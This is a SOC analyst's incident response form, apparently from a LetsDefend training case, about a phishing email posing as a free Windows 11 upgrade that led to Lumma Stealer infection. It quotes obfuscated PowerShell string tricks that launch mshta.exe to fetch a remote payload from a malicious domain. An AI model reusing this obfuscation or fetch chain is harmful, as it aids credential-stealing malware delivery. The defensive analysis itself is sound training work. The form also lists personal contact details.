Contact Person

Full name
Ahmed Emad Nasr

Job title / role
Incident Response Analyst

Department / team
Security Operations Center (SOC)

Email address
Ahmed.em.nasr@gmail.com

Phone number
+201018166445

The Incident

Date and time discovered:
March 13, 2025, 23:26:08.

How was the incident detected? (E.g., user report, monitoring system alert)

Suspected malicious endpoint activity triggered during investigation of SOC338, revealing phishing delivery and subsequent obfuscated PowerShell execution.

Detailed description of the incident (include what occurred, where, and how):

- On March 13, 2025, at 09:44 AM, a phishing email was received by the internal user dylan@letsdefend.io from the external address update@windows-update.site (Source IP: 132.232.40.201).
- The email subject was "Upgrade your system to Windows 11 Pro for FREE" and the action was "Allowed" by the Exchange server.
- Endpoint logs for the host Dylan (172.16.17.216) show that at 23:26:08, the user accessed the URL https://windows-update.site/ via the browser, which established a network connection to the malicious IP 132.232.40.201.
- Shortly after, at 23:26:19, heavily obfuscated PowerShell commands were executed on Dylan's machine.
- The attacker used string replacement (e.g., ('ms]]]ht]]]a]]].]]]exe' -replace ']')) and fake reCAPTCHA comments (# ☑ 'I am not a robot - reCAPTCHA Verification ID: 3824') to evade detection and execute mshta.exe.
- The mshta.exe process was used to call out to an external URL (https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4) to likely download and execute the next stage payload.
- Threat Intelligence flags the source IP 132.232.40.201 as being associated with "Lumma,Lumma Stealer".

Was the incident ongoing at the time of report?

☐ Yes ☒ No

Have any files, accounts, or systems been compromised?

☒ Yes ☐ No

If yes, please describe:

The endpoint Dylan (172.16.17.216) is fully compromised following the successful execution of obfuscated PowerShell and MSHTA commands linked to Lumma Stealer malware.

Notification

Was your supervisor or manager notified?

☒ Yes ☐ No

Date/time of notification:
April 5, 2026

Was the IT/security team alerted?

☒ Yes ☐ No

If yes, who was contacted and how? (e.g., email, phone, ticket)
Escalated to the Incident Response team.

Containment Measures

What immediate actions were taken to contain the threat? (E.g., system shutdown, network isolation)

Host containment must be activated immediately for the Dylan workstation (172.16.17.216) via Endpoint Security to prevent data exfiltration by the infostealer.

Were any user accounts disabled, firewalls updated, or services suspended?

☒ Yes ☐ No

If yes, provide details:

 Blocked the malicious IP (132.232.40.201), the phishing domain (windows-update.site), and the payload delivery domain (overcoatpassably.shop) on perimeter firewalls and web proxies.
 Initiated a mandatory password reset and session revocation for user Dylan across all active directory and cloud services, due to the nature of Lumma Stealer.

Impacted Services Measures

List any systems, devices, or applications affected by the incident:

Dylan (IP: 172.16.17.216).

Estimated number of affected users, if applicable:

1 user (Dylan).

Was there any known data loss or exposure?

☒ Yes ☐ No

If yes, describe the type of data (e.g., personal info, credentials, financial):

High probability of credential, session token, and sensitive file exfiltration. Lumma Stealer is specifically designed to harvest this data from infected endpoints.

Preliminary Analysis *(Optional)*

Suspected cause or entry point (e.g., phishing email, unpatched software):

Suspected cause or entry point (e.g., phishing email, unpatched software):


- A deceptive phishing email bypassing the Exchange filter, tricking the user into visiting a fake Windows update site, which subsequently launched a fileless/obfuscated malware execution chain.


Was the threat internal, external, or unknown?


☐ Internal ☒ External ☐ Unknown


Submitted by:


Ahmed Emad Nasr	Ahmed Emad Nasr	
Name	**Signature**	**Date submitted**



LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
0
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
297819
URL
2690
IP
382
Hash
549
Domain
Select Filters...
Clear
Free text search
132.232.40.201
Date range
Select Date
Search by data type
Select
Search by data
Search
Search by tag
Search
Search
Minimize
DATE
DATA TYPE
DATA
TAG
DATA SOURCE
Mar, 13, 2025, 04:58 PM
IP
132.232.40.201
Lumma,Lumma Stealer
Anonymous



LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
0
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
Basic
Pro
New Search
Source Address contains "132.232.40.201"
2025-03-13
1 events (before Mar, 13, 2025, 09:44 AM UTC)
1
Hide Fields
INTERESTING FIELDS
a type
a source_address
source_port
a destination_address
destination_port
a raw_log
Event
[Mar, 13, 2025, 09:44 AM] source_address=132.232.40.201 source_port=23542 destination_address=172.16.20.3 destination_port=25 raw_log: {'SMTP Address': '132.232.40....
Field
Value
type
Exchange
source_address
132.232.40.201
source_port
23542
destination_address
172.16.20.3
destination_port
25
time
Mar, 13, 2025, 09:44 AM
Raw Log
SMTP Address
132.232.40.201
1 row selected

